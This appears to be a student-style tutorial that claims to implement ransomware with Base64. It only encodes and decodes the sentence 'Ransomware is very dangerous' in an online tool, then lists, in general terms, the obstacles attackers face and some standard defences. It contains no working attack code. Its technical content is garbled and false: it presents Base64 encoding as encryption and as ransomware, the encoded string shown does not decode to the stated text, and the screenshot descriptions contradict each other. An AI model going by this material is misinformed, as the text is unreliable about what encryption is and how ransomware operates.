
# Implementation Of Ransomware Using Base64

## Step 1: Open Base64 and select “Encode”



The screenshot shows the 'BASE64' web application interface. At the top, there are tabs for 'Decode' and 'Encode', with 'Encode' being the active tab. Below the tabs, there's a header with language options: 'English', 'Español', 'Português', 'Français', 'Deutsch', '日本語', '한국어', 'ไทย', 'हिन्दी', 'ગુજરાતી', 'தமிழ்', 'සිංහල', 'বাংলা', 'ਪੰਜਾਬੀ', 'ગુજરાતી', 'தமிழ்', 'සිංහල', 'বাংলা', 'ਪੰਜਾਬੀ'. A note says: 'Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.' The main section is titled 'Encode to Base64 format' and contains a large text input area. Below the input area, there are several options: 'To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.'; 'ASCII' (selected) for 'Destination character set'; 'LF (Unix)' (selected) for 'Destination newline separator'; a checked checkbox for 'Encode each line separately (useful for when you have multiple entries)'; an unchecked checkbox for 'Split lines into 76 character wide chunks (useful for MIME)'; and an unchecked checkbox for 'Perform URL-safe encoding (uses Base64URL format)'. There is also a 'Bookmark this page' link on the right.

## Step 2: Enter some text in the textbox




The screenshot shows the 'Encode to Base64 format' web application interface. The text 'Ransomware is very dangerous' has been entered into the large text input area. Below the input area, there are several options: 'To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.'; 'ASCII' (selected) for 'Destination character set'; 'LF (Unix)' (selected) for 'Destination newline separator'; a checked checkbox for 'Encode each line separately (useful for when you have multiple entries)'; an unchecked checkbox for 'Split lines into 76 character wide chunks (useful for MIME)'; and an unchecked checkbox for 'Perform URL-safe encoding (uses Base64URL format)'. There is also a 'Live mode OFF' checkbox with the text 'Encodes in real-time as you type or paste (supports only the UTF-8 character set)'. At the bottom, there is a green button labeled '> ENCODE <' with the text 'Encodes your data into the area below.' and a large text output area labeled 'Result goes here.'.

### Step 3: Select destination character set as ASCII



### Step 4: Select the check box (Encode each line separately)



## Step 5: Click Encode

Then the text is generated into ciphertext



Ransomware is very dangerous.

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

ASCII Destination character set.

LF (Unix) Destination newline separator.

☒ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☐ Perform URL-safe encoding (uses Base64URL format).


☐ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

**> ENCODE <** Encodes your data into the area below.

UmFuc29hd2FyZSBpcyB2ZXU5IGRhdmdicm91cw==

Copy the ciphertext

## Step 6: Select Decode and paste the ciphertext



**BASE64** Decode and Encode

Language: English Español

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.

**Decode from Base64 format**

Simply enter your data then push the decode button.

UmFuc29hd2FyZSBpcyB2ZXU5IGRhdmdicm91cw==

To decode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

ASCII Source character set.


☒ Decode each line separately (useful for when you have multiple entries).

☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

Result goes here.


## Step 7: Select source character set as ASCII



The screenshot shows the 'Decode from Base64 format' web application. On the left, a dropdown menu is open, showing a list of character sets under 'Others'. 'ASCII' is selected and highlighted in blue. The main interface has a green header with the text 'Decode from Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.' Below the header, there is a text input field containing the Base64 string 'B2ZXU5IGRhbmdicm91cw=='. Below the input field, there are several options: 'Source character set' is set to 'ASCII'; 'Decode each line separately' is checked; 'Live mode' is set to 'OFF'; and a green 'DECODE' button is visible. Below these options, there is a large grey area for the result, which currently says 'Result goes here ...'.

## Step 8: Select the check box (Decode each line separately)

Then, Click Decode



The screenshot shows the same 'Decode from Base64 format' web application after the 'DECODE' button was clicked. The text input field now contains the decoded string 'UmFuc29ld2FyZSBpcyB2ZXU5IGRhbmdicm91cw=='. Below the input field, the 'Decode each line separately' checkbox is now checked. The 'Live mode' remains 'OFF', and the green 'DECODE' button is still present. Below these options, the large grey result area now displays the decoded text 'Ransomware is very dangerous'.

We can see the encoded text

## **Obstacles are encountered during the implementation:**

**Technical Challenges:** Developing sophisticated ransomware that can evade detection by antivirus software and other security measures is complex. Cybercriminals need to constantly update their tactics to stay ahead of cybersecurity defenses.

**Distribution:** Spreading ransomware effectively requires access to networks and systems. This often involves exploiting vulnerabilities, phishing attacks, or using Initial Access Brokers (IAB) to gain entry

**Cryptocurrency Integration:** Many ransomware campaigns rely on cryptocurrency payments (Bitcoin, Monero, etc.) for anonymized transactions. Kali Linux doesn't directly support crypto payment gateways, so integrating a mechanism or maintaining anonymity through tools is complex.

### **Legal and Ethical Hurdles**

Deploying ransomware for illegal or malicious purposes is criminal under most jurisdictions. Kali Linux itself is a legitimate tool for ethical hacking, penetration testing, and cybersecurity research, but using it to create, deploy, or facilitate ransomware violates laws worldwide.



## **Solution Strategies:**

**Regular Software Updates:** Ensure all software, including operating systems and applications, is up-to-date to patch vulnerabilities.

**Two-Factor Authentication (2FA):** Implement 2FA to add an extra layer of security, making it harder for attackers to gain access.

**Email Security:** Train employees to recognize phishing emails and avoid clicking on suspicious links or attachments

**Data Backups:** Regularly back up data and store it offline or in a secure cloud environment. This ensures data can be restored without paying a ransom

**Access Controls:** Implement strict access controls to limit who can access sensitive data and systems

**User Training:** Conduct regular cybersecurity training for employees to keep them informed about the latest threats and best practices.





## **Conclusion:**

- ❑ Ransomware is a serious and growing problem that affects businesses, governments, and everyday people. It can cause huge financial losses and damage to a company's reputation, especially when important files or data are locked or stolen.
- ❑ However, there are ways to protect ourselves. By using strong cybersecurity measures, keeping software updated, regularly backing up data, and training employees to recognize potential threats, we can reduce the risk of a ransomware attack.
- ❑ It's also important to be prepared for the worst—having a plan in place to respond quickly if an attack happens can make a big difference. The key is being proactive, staying aware, and making sure we're ready to recover if an attack occurs.
- ❑ Ultimately, while the threat of ransomware is real, we have the tools and knowledge to combat it. Staying informed, updated, and prepared can help mitigate its impact and prevent unnecessary damage. The fight against ransomware is ongoing, and only through collaboration, awareness, and strong cybersecurity practices can we hope to stay one step ahead of cybercriminals.



**Stay safe, stay protected, and always be prepared.**